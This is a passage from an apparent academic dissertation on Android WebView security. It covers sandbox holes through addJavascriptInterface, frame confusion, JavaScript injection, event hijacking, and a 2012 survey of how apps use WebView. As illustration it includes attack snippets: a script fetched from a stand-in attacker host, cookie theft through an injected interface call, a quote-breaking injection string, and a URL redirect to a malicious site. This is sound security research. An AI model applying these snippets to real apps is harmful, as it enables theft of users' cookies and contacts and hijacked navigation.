


Fig. 4.2.: Threat Models

Attacks from Malicious Web Pages. We study how malicious web pages can attack Android applications. In this attack model, we assume that apps are benign, and they are intended to serve a web application, such as Facebook. These apps can be both first-party (owned by the intended web application) and third-party (owned by an independent entity). The objective of attackers is to compromise the apps and their intended web application. To achieve this, the attackers need to trick the victim to load their web pages into the apps, and then launch attacks on the target WebView. The attack is depicted in Figure 4.2(a). Getting the victim to load attacker’s web pages is not very difficult, and it can be done through various means, such as emails, social networks, advertisements, etc.

Attacks from Malicious Apps. We study how malicious apps can attack web applications. In this threat model, we assume that an attacker owns a malicious app, designed specifically for a web application, e.g., **Facebook**. The goal of the attacker is to directly launch attacks on the web application. The attack is depicted in Figure 4.5(b). Obviously, these attacks only make sense for third-party apps. To prepare for such attacks, the attacker needs to allure users to use their apps for the intended web application.

Although sounded difficult, the above goal is not difficult to achieve at all, and many apps from the Android market have already achieved that, although none of them is malicious to the best of our knowledge. For example, one of the most popular **Facebook** apps for Android is called **FriendCaster for Facebook**, which is developed by **Handmark**, not **Facebook**; it has been downloaded for 500,000 times. The app uses **WebView** to browse **Facebook**.

4.3 Attacks From Web Pages

4.3.1 Attacks through Holes on the Sandbox

Among all **WebView**'s APIs, **addJavascriptInterface** is probably the most interesting one. It enables web application's JavaScript code to invoke Android application's Java code (or iOS application's Objective-C code). Section 2 has already given examples on how the API is used.

Allowing apps to bind an interface to **WebView** fundamentally changes the security of browsers, in particular, it breaks the sandbox model adopted by all browsers. Because of the risk of running untrusted JavaScript programs inside browsers, all browsers implement

an access control mechanism called *sandbox* to contain the behaviors of these programs. The sandbox basically achieves two objectives: isolate web pages from the system and isolate the web pages of one origin from those of another. The second objective mainly enforces the Same-Origin Policy (SOP).

When an application uses `addJavascriptInterface` to attach an interface to `WebView`, it breaks browser's sandbox isolation, essentially creating holes on the sandboxes. Through these holes, JavaScript programs are allowed to access system resources, such as files, databases, camera, contact, locations, etc. Once an interface is registered to `WebView` through `addJavascriptInterface`, it becomes global: all pages loaded in the `WebView` can call this interface, and access the same data maintained by the interface. This makes it possible for web pages from one origin to affect those from others, defeating SOP.

Opening holes on the sandbox to support new features is not uncommon. For example, in the previous Web standard, the contents in two frames with different domains are completely isolated. Introducing cross-frame communication for mashup applications to exchange data opens a hole on the sandbox. However, with the proper access control enforced on the hole, this new feature was preserved and protected. The `WebView`'s new feature, however, was not properly designed. The objective of this paper is not against this feature, on the contrary, by pointing out where the fundamental flaw is, we can preserve Web's feature and at the same time make it secure.

Attacks on the System. We will use `DroidGap` [133] as an example to illustrate the attack. `DroidGap` is not an application by itself; it is an open-source package used by many

Android applications. Its goal is to enable developers to write Android apps using mostly WebView and JavaScript code, instead of using Java code. Obviously, to achieve this goal, there should be a way to allow the JavaScript code to access system resources, such as camera, GPS, file systems, etc; otherwise, the functionalities of these apps will be quite limited.

DroidGap breaks the sandbox barrier between JavaScript code and the system through its Java classes, each providing interfaces to access a particular type of system resources. The instances of these Java classes are registered to WebView through the `addJavascriptInterface` API, so JavaScript code in WebView can invoke their methods to access system resources, as long as the app itself is granted the necessary permissions. The following code shows how **DroidGap** registers its interfaces to WebView.

```
private void bindBrowser(WebView wv){

    wv.addJavascriptInterface(new CameraLauncher(wv, this), "GapCam");

    wv.addJavascriptInterface(new GeoBroker(wv, this), "Geo");

    wv.addJavascriptInterface(new FileUtils(wv), "FileUtil");

    wv.addJavascriptInterface(new Storage(wv), "droidStorage"); }
```

In the code above, **DroidGap** registers several Java objects for JavaScript to access system resources, including camera, contact, GPS, file system, and database. Other than the file system and database, accesses to the other system resources need special privileges that must be assigned to an Android app when it is installed. For instance, to access the camera, the app needs to have `android.permission.CAMERA`. Once an app is given a particular system permission, all the web pages—intended or not—loaded into its

WebView can use that permission to access system resources, via the interfaces provided by **DroidGap**. If the pages are malicious, that becomes attacks.

Assume there is an Android app written for **Facebook**; let us call it **MyFBApp**. This app uses **DroidGap** and is given the permission to access the contact list on the device. From the **DroidGap** code, we can see that **DroidGap** binds a Java object called **ContactManager** to **WebView**, allowing JavaScript code to use its multiple interfaces, such as **getContactsAndSendBack**, to access the user's contact list on the Android device.

As many Android apps designed to serve a dedicated web application, **MyFBApp** is designed to serve **Facebook** only. Therefore, if the web pages inside **WebView** only come from **Facebook**, the risk is not very high, given that the web site is reasonably trustworthy. The question is whether the app can guarantee that all web pages inside **WebView** come from **Facebook**. This is not easy to achieve. There are many ways for the app's **WebView** to load web pages from a third party. In a typical approach, the attacker can send a URL to their targeted user in **Facebook**. If the user clicks on the URL, the attacker's page can be loaded into **WebView**², and its JavaScript code can access the **ContactManager** interface to steal the user's personal contact information.

Another attack method is through iframes. Many web pages nowadays contain iframes. For example, web advertisements are often displayed in iframes. In Android, the interfaces binded to **WebView** can be accessed by all the pages inside it, including iframes. Therefore, any advertisement placed in **Facebook**'s web page can now access the user's contact list.

Not many people trust advertisement networks with their personal information.

²There are mechanisms to prevent this, but the app developers have to specifically build that into the app logic.

It should be noted that `DroidGap` is just an example that uses the `addJavascriptInterface` API to punch “holes” on the `WebView`’s sandbox. As we will show in our case studies, 30% Android apps use `addJavascriptInterface`. How severe the problems of those apps are depends on the types of interfaces they provide and the permissions assigned to them.

The `LivingSocial` app is designed for the `LivingSocial.com` web site. It uses `DroidGap`, but since the app does not have the permission to access the contact list, even if a malicious page is able to invoke the `ContactManager` interface, its access to the contact list will be denied by the system. The app is indeed given the permission to access the location information though, so a malicious page can get the user’s location using `DroidGap`’s `GeoBroker` interface.

Attacks on Web Applications. Using the sandbox-breaking `addJavascriptInterface` API, web applications can store their data on the device as files or databases, something that is impossible for the traditional browsers. Using `DroidGap`, the `LivingSocial` app binds a file utility object (`FileUtils`) to `WebView`, so JavaScript code in `WebView` can create, read/write, and delete files—only those belonging to the app—on the device. The `LivingSocial` app uses this utility to cache user’s data on the device, so even if the device is offline, its users can still browse `LivingSocial`’s cached information.

Unfortunately, if the `LivingSocial` app happens to load a malicious web page in its `WebView`, or include such a page in its `iframe`, attackers can use `FileUtils` to manipulate the user’s cached data, including reading, deletion, addition, and modification, all of which

are supported by the interfaces provided by `FileUtils`. As results, the integrity and privacy of user's data for the `LivingSocial` web application is compromised.

Like `LivingSocial`, many Android apps use the registered interfaces to pull web application-specific data out of `WebView`, so they not only cache the data, but also use Java's powerful graphic interface to display the data in a nicer style, providing a richer experience than that by the web interface. The danger of such a usage of `addJavascriptInterface` is that once the data are out of `WebView`, they are not protected by the sandbox's same-origin policy, and any page inside, regardless of where it comes from, can access and potentially modify those data through the registered interfaces, essentially defeating the purpose of the same-origin policy.

4.3.2 Attacks through Frame Confusion

In the Android system, interactions with several components of the system are asynchronous, and require a callback mechanism to let the initiator know when the task has completed. Therefore, when the JavaScript code inside `WebView` initiates such interactions through the interface binded to `WebView`, JavaScript code does not wait for the results; instead, when the results are ready, the Java code outside `WebView` will invoke a JavaScript function, passing the results to the web page.

Let us use `DroidGap`'s `ContactManager` interface as an example: after the binded Java object has gathered all the necessary contact information from the mobile device, it calls `processResults`, which invokes the JavaScript function `contacts.droidFoundContact`,

passing the contact information to the web page. The invocation of the JavaScript function is done through WebView's `loadUrl` API. The code is shown in the following:

```
public void processResults(Cursor paramCursor){
    string result = paramCursor.decode();

    string str8 = new StringBuilder().append("javascript:
                                     navigator.contacts.droidFoundContact(...)").

    localWebView.loadUrl(str8);
}
```

The JavaScript function `contacts.droidFoundContact` in the example is more like a callback function handler registered by the `LivingSocial` web page. The use of the asynchronous mode is quite common among Android applications. Unfortunately, if a page has frames (e.g. `iframes`), the frame making the invocation may not be the one receiving the callback. This interesting and unexpected property of `WebView` becomes a source of attacks.

Frame Confusion. In a web page with multiple frames, we refer to the main web page as the main frame, and its embedded frames as child frames. The following example demonstrates that when a child frame invokes the Java interface binded to the `WebView`, the code loaded by `loadUrl` is executed in the context of the main frame.

```
Object obj = new Object() {
    public void showDomain() {
        mWebView.loadUrl("javascript:alert(document.domain)");
    }
}
```

```
};

mWebView.addJavascriptInterface(obj, "demo");
```

The code above registers a Java object to the WebView as an interface named “demo”, and within the object, a method “showDomain” is defined. Using `loadUrl`, this method immediately calls back to JavaScript to display the domain name of the page.

When we invoke `window.demo.showDomain()` from a child frame, the pop-up window actually displays the domain name of the main frame, not the child frame, indicating that the JavaScript code specified in `loadUrl` is actually executed in the context of the main frame. Whether this is an intended feature of WebView or an oversight is not clear. As results, the combination of the `addJavascriptInterface` and `loadUrl` APIs creates a channel between child frames and the main frame, and this channel opens a dangerous Pandora’s box: if application developers are careless, the channel can become a source of vulnerability, one that does not exist in the real browsers.




Fig. 4.3.: Threat Models

Attack from Child Frame. In this attack, we look at how a malicious web page in a child frame can attack the main frame. We use the `LivingSocial` app as an example. This app loads `LivingSocial`'s web pages into its `WebView` (in the main frame), and we assume that one of their iframes has loaded the attacker's malicious page. This is not uncommon because that is exactly how most advertisements are embedded. The main objective of the attacker is to inject code into the main frame to compromise the integrity of `LivingSocial`. Web browsers enforce the Same Origin policy (SOP) by completely isolating the content of the main frame and the child frame if they come from different origins. For example, the Javascript code in the child frame (`www.advertisement.com`) cannot access the DOM tree or cookies of the main frame (`www.facebook.com`). Therefore, even if the content inside iframe is malicious, it cannot and should not be able to compromise the page in the main frame.

As we have shown earlier, `LivingSocial` binds `CameraLauncher` to its `WebView`. In this class, a method called `failPicture` is intended for the Java code to send an error message to the web page if the camera fails to operate.

```
public class CameraLauncher{

    public void failPicture(String paramString){

        String str = "javascript:navigator.camera.fail('";

        str += paramString + "');";

        this.mAppView.loadUrl(str);

    }

}
```

Unfortunately, since `failPicture()` is a public method in `CameraLauncher`, which is already binded to `WebView`, the method is accessible to the JavaScript code within `WebView`, from both child and main frames. In other words, JavaScript code in a child frame can use this interface to display an error message in the main frame, opening a channel between the child frame and the main frame. At the first look, this channel may not seem to be a problem, but those who are familiar with the SQL injection attack should have no problem inserting some malicious JavaScript code in ‘paramString’, like the following:

```
x'); malicious JavaScript code; //
```

As results, the malicious code embedded in `paramString` will now be executed in the main frame; it can manipulate the DOM objects of the main frame, access its cookies, and even worse, send malicious AJAX requests to the web server. This is exactly like the classical cross-site scripting attack, except that in this case, the code is injected through `WebView`, as illustrated in Figure 4.3(a).

Attack from Main Frame. In this attack, we look at how a malicious web page in the main frame can attack the pages in its child frames. We still use the `LivingSocial` as an example. We assume that the attacker has successfully tricked the `LivingSocial` app to load his/her malicious page into the main frame of its `WebView`. Within the malicious page, `LivingSocial`’s web page is loaded into a child frame. The attacker can make the child frame as large as the main frame, effectively hiding the main frame.

Suppose that `DroidGap` uses tokens to prevent unauthorized JavaScript code from invoking the interfaces registered to `WebView`: the code invoking the interfaces must provide a valid token; if not, the interfaces will simply do nothing. An example is given in the following:

```
public class Storage{

    public void QueryDatabase(SQLStat query, Token token){

        if(!this.checkToken(token)) return;

        else { /* Do the database query task and return result*/ }

    }

}
```

With the above token mechanism, even if the JavaScript code in the malicious main frame can still access the `QueryDatabase` interface, its invocation cannot lead to an actual database query. However, if the call is initiated by the `LivingSocial` web pages—which have the valid token—from the child frame, the invocation is legitimate, and will lead to a query. Unfortunately, when the query results are returned to the caller by the app, using `loadUrl`, because of the frame confusion problem, the query results are actually passed to the main frame that belongs to the attacker. This creates an information-leak channel. Figure 4.3(b) illustrates the attack.

4.4 Attack From Malicious Apps

For the attacks in this section, we assume that attackers have written an intriguing Android application (e.g. games, social network apps, etc.), and have successfully lured users to visit the targeted web application servers from its WebView component.

4.4.1 The Problem: Trusted Computing Base

As we all know, security in any system must be built upon a solid Trusted Computing Base (TCB), and web security is no exception. Web applications rely on several TCB components to achieve security; an essential component is browser. If a user uses a browser that is not trustworthy or is compromised, his/her security with the web application can be compromised. That is why we must use trusted browsers, such as IE, Firefox, Chrome, Safari, etc.

WebView in the Android operating system changes the TCB picture for the Web, because WebView is not isolated from Android applications; on the contrary, WebView is designed to enable a closer interaction between Android applications and web pages. Using WebView, Android applications can embed a browser in them, allowing them to display web contents, as well as launch HTTP requests. To support such an interaction, WebView comes with a number of APIs, enabling Android application's Java code to invoke or be invoked by the JavaScript code in the web pages. Moreover, WebView allows Android applications to intercept and manipulate the events initiated by the web pages.

Essentially, WebView-embedding Android applications become the “customized browsers”, but these browsers, usually not developed by well-recognized trusted parties but

potential malicious apps, cannot serve as a TCB anymore. If a web application interacts with a malicious Android application, it is equivalent to interacting with a malicious browser: all the security mechanism it relies on from the browser is gone. In this section, we will present several concrete attacks.

However, this is different from the situation when attackers have compromised the whole browser by controlling the native binary code of the browser. In such a situation, attackers control everything in the browser; Malicious Android applications, however, only override the limited portion of the APIs in WebView, and the rest of WebView can still be protected by the underlying system. It is more like the usage of “iFrame”, which is used to let websites embed pages from other domains; the web browser enforces the Same Origin Policy to isolate each other if they come from a different domain. Similar to the WebView situation, a malicious webpage can embed a page from Facebook into one of its iframes, the content of the Facebook page will be rendered and displayed. With the underlying access control mechanism enforced by the trusted native browser code, the Facebook page cannot be compromised by its hosting page. Similarly, if WebView is provided to applications as a blackbox (i.e., no APIs), it can still be counted as a TCB component for the Web even if it is embedded into a malicious application, because isolation mechanism provided by WebView is implemented using WebKit, which is trustworthy.




Fig. 4.4.: Attack Methods

4.4.2 Attack Methods

There are several ways to launch the attacks on WebView. We classified them in two categories, based on the WebView features that were taken advantaged of. The categories, illustrated in Figure 4.4, are described in the following:

- **JavaScript Injection:** Using the functionalities provided by WebView, an Android app can directly *inject* its own JavaScript code into any web page loaded within the WebView component. This code, having the same privileges as that from the web server, can manipulate everything in the web page, as well as steal its sensitive information.
- **Event Sniffing and Hijacking:** WebView provides a number of hooks (APIs) to Android apps, allowing them to better interact with the web page. Attackers can intercept these APIs, and launch sniffing and hijacking attacks from the outside of WebView, without the needs to inject JavaScript code.

The categories of attacking methods are presented in a decreasing order of severity: if attackers can achieve JavaScript injection, they do not need to use the second method. This indicates that some of the WebView features are more powerful than others. To fully understand the impact of WebView design on security, we study the potential attacks associated with each feature, rather than focusing only on the most powerful feature.

4.4.3 JavaScript Injection

Using WebView's `loadUrl()` API, Android application can inject arbitrary JavaScript code into the pages loaded by the WebView component. The `loadUrl()` API receives an argument of string type; if the string starts with "javascript:", WebView will treat the entire string as JavaScript code, and execute it in the context of the web page that is currently displayed by the WebView component. This JavaScript code has the same privileges as that included in the web page. Essentially, the injected JavaScript code can manipulate the DOM tree and cookies of the page.

WebView has an option named `javascriptenable`, with `False` being its default value; namely, by default, WebView does not execute any JavaScript code. However, this option can be easily set to `True` by the application, and after that, JavaScript code, embedded in the web page or injected by the application, can be executed.

There are many ways to inject JavaScript code into web page using `loadUrl()`. We give two examples here to illustrate the details.

JavaScript Code Injection. The following Java code constructs a string that contains a short JavaScript program; the program is injected into the web page loaded by WebView.

When this program is executed in the context of the web page, it fetches additional (malicious) code from an external web server, and executes it.

```
String js = "javascript:var newscript
            = document.createElement(\"script\");";

js += "newscript.src=\"http://www.attack.com/malicious.js\"";

js += "document.body.appendChild(newscript);";

mWebView.loadUrl(js);
```

In the above example, the malicious code `malicious.js` can launch attacks on the targeted web application from within the web page. For example, if the web page is the user's Facebook page, the injected JavaScript code can delete the user's friends, post on his/her friends' walls, modify the user's profiles, etc. Obviously, if the application is developed by Facebook, none of these will happen, but some popular Facebook apps for Android phones are indeed developed by third parties.

Extracting Information From WebView. In addition to manipulating the contents/cookies of the web page, the malicious application can also ask its injected JavaScript code to send out sensitive information from the page. The following example shows how an Android application extracts the cookie information from a targeted web page [117].

```
class MyJS {

    public void SendSecret(String secret) {

        ... do whatever you want with the secret ...

    }
```

```

    }

}

webview.addJavascriptInterface(new MyJS(), "JsShow");

webview.setWebViewClient(new WebViewClient() {

    public void onPageFinished(WebView view, String url){

        view.loadUrl("javascript:window.JsShow.SendSecret(document.cookie)");

    }

}

```

In the Java code above, the malicious application defines a class called `MyJS` with a function `SendSecret`, which receives a string as the parameter. The program then registers an instance of `MyJS` to `WebView`. On finishing loading the page, the application, using `loadUrl`, invokes `window.JsShow.SendSecret`, passing as the parameter whatever sensitive information the attacker wants to extract out of page. In this case, the cookie information is sent out.

4.4.4 Event Sniffing and Hijacking

Besides the powerful interaction mechanism between Android applications and web pages, `WebView` also exposes a number of hooks to Android applications, allowing them to intercept events, and potentially change the consequences of events. The `WebViewClient` class defines 14 interfaces [134], using which applications can register event handlers to `WebView`. When an event was triggered by users inside `WebView`, the corresponding handler will be invoked; two things can then be done by this handler: observing the event

and changing the event, both of which can be achieved from outside of WebView without the need for JavaScript injection.

Event Sniffing: With those 14 hooks, host applications can know almost everything that a user does within WebView, as long as they register an event handler. For example, the `onLoadResource` hook is triggered whenever the page inside WebView tries to load a resource, such as image, video, flash contents, and imported css/JavaScript files. If the host application registers an event handler to this hook, it can observe what resources the page is trying to fetch, leading to information leak. Hooks for other similar web events are described in the following:

- **doUpdateVisitedHistory:** Notify the host Android application to update its visited links database. This hook will be called every time a web page is loaded. Using this hook, Android applications can get the list of URLs that users have visited.
- **onFormResubmission:** Ask the host Android application if the browser should re-send the form. Therefore, the host application can get a copy of the data users have typed in the form.

Using WebView hooks, host applications can also observe all the keystrokes, touches, and clicks that occur within WebView. The hooks used for these purposes include the following: `setOnFocusChangeListener`, `setOnClickListener`, and `setOnTouchListener`,

Event Hijacking: Using those WebView hooks, not only can Android applications observe events, they can also hijack events by modifying their content. Let us look at the page navigation event. Whenever the page within the WebView component attempts to

navigate to another URL, the page navigation event occurs. WebView provides a hook called `shouldOverrideUrlLoading`, which allows the host application to intercept the navigation event by registering an event handler to this hook. Once the event handler gets executed, it can also modify the target URL associated with the event, causing the navigation to a different URL. For example, the following code snippet in an Android application can redirect the page navigation to `www.malicious.com`.

```
webview.setWebViewClient(new WebViewClient() {  
  
    public boolean shouldOverrideUrlLoading(WebView view, String url) {  
  
        url="http://www.malicious.com";  
  
        view.loadUrl(url); return true;  
  
    }  
  
});
```

The consequence of the above attack is particularly more severe when the victims are trying to navigate to an "https" web page, believing that the certificate verification can protect them from redirection attack. This belief is true in the DNS pharming attacks, i.e., even if attacks on DNS can cause the navigation to be redirected to a fraudulent server, the server cannot produce a valid certificate that matches with the URL. This is not true anymore in the above attack, because the URL itself is now modified (not the IP address as in the DNS attacks); the certificate verification will be based on the modified URL, not the original one. Several other WebView hooks can also lead to the event hijacking attacks, but we will not enumerate them in this dissertation.

For example, if a page within WebView tries to access `https://www.goodbank.com`, the malicious application can change the URL to `https://www.badbank.com`, basically redirecting the navigation to the latter URL. WebView's certificate verification will only check whether or not the certificate is valid using `www.badbank.com`, not `www.goodbank.com`.

4.5 Case Studies

To understand how risky the situation in Android system is, we turned our attention to the Android Market. Our goal is not to look for malicious or vulnerable apps, but instead to study how Android apps use WebView. We would like to see how ubiquitous the WebView is in Android apps, and how many apps depend on WebView's potentially dangerous features.

4.5.1 Sample Collection & Methodology

Apps on the Android Market are placed into categories, and we chose 10 in our studies, including Books & Reference, Business, Communication, Entertainment, Finance, News & Magazines, Shopping, Social, Transportation, and Travel & Local. We picked the top 20 most downloaded free apps in each category as the samples for our case studies.³

Each Android app consists of several files, all packaged into a single APK file for distribution. The actual programs, written in Java, are included in the APK file in the form of Dalvik bytecode. We use the decompilation tool called `Dex2Jar` [135] to convert

³The Sample was collected in 2012.

the Dalvik bytecode back to the Java source code. Due to the limitations of the tools, only 132 apps were successfully decompiled, and they serve as the basis for our analysis. We realized that `Dex2jar` has some limitations, but it was the best available tool that we could find. Since our case studies are mostly done manually, the limitations of the tool, other than reducing the number of samples, will unlikely affect our results.

4.5.2 Usage of WebView

We first study how many apps are actually using `WebView`. We scan the Java code in our 132 samples, looking for places where the `WebView` class is used. Surprisingly, we have found that 86 percent (113 out of 132) of apps use `WebView`. We plot our results in Figure 4.5(a). Percentage for each category is plotted in Figure 4.5.

For the attacks from malicious apps, it only makes sense if the apps and their targeted web applications belong to different entities, i.e., only the third-party apps have motivations to become malicious. Among the 113 apps that use `WebView`, 49 are third-party apps; despite the fact, these 49 apps are quite popular among users. Based on the data from the Android Market, their average rating is 4.386 out of 5, and their average downloads range from 1,148,700 to 2,813,200. Although these apps are not malicious, they are fully capable of launching attacks on their intended web applications. When that happens, given their popularity, the damage will be substantial.

4.5.3 Usage of the WebView Hooks

Some of the WebView APIs are security sensitive. To understand how prevalent they have been used, especially by third-party apps, we have gathered statistics on their usage, and depict the results in Figure 4.5(c), in which we group them based on the types of attacks we discussed in Section 4.4.

Among the 49 third-party apps, all use `loadUrl`, 46 use `shouldOverrideUrlLoading`, and 25 use `addJavascriptInterface`. We also found that the other APIs, including `doUpdateVisitedHistory`, `onFormResubmission`, and `onLoadResource` are relatively less popular. Overall, our results show that WebView’s security-sensitive APIs are widely used. If these apps are malicious, the potential damages are significant.




Fig. 4.5.: WebView Usage

4.5.4 Usage of `addJavascriptInterface`

Attacks from malicious web pages are made possible by the use of the `addJavascriptInterface` API in Android apps, first-party and third-party. We would like to see how many apps actually use this API. We randomly chose 60 apps from our sample pool, decompiled them into Java code, and then searched for the usage of the API. Figure 4.5(d) depicts the results, showing that 30 percent of these apps (18 of them) do use the API.

Using the `addJavascriptInterface` API does not automatically make an app potentially vulnerable. To make attacks possible, attackers need to somehow get their malicious pages into the victim's `WebView`. This goal may not be achievable. `WebView` provides an hook called

`shouldOverrideUrlLoading`, which is triggered every time a navigation event occurs inside `WebView`. Android apps can implement their own logic to process the navigation event.

Using this hook, apps can restrict what pages can be loaded into `WebView`, by checking whether the navigation destination URL is allowed or not; if not, they can simply change the URL, or invoke the default browser in the system to display the URL, rather than doing so in `WebView`. With such a mechanism, an app for **Facebook**, for example, can ensure that all the pages displayed in its `WebView` are from **Facebook**, essentially preventing malicious external pages from being loaded into `WebView`.

We have studied the 18 Android apps that use `addJavascriptInterface`, and see how they treat the navigation event. Among them, 7 use the API in the `admob` package,

developed by Google for displaying advertisement. Google did a good job in restricting the WebView in `admob` to only display advertisements; if users click on one of the ads, `admob` will invoke the default Android browser to display the target page, not in its WebView. Among the rest 11, which use `addJavaScriptInterface` in their own logic, 6 treat the navigation event similarly to `admob`, and the other 5 do allow their WebViews to load external web pages, making them potentially vulnerable. Our results are depicted in Figure 4.5(d).

Although using the `shouldOverrideUrlLoading` API does help apps defend against some attacks from malicious pages, it does not work if the malicious pages are inside iframes. The API is only triggered when a navigation event occurs within the main frame of the page, not the child frame. That is, even with the restriction implemented in the API, a page can still load arbitrary external pages within its child frames, making the attacks possible.




Fig. 4.6.: WebView Usage in Android Applications

4.5.5 WebView Usage Revisit

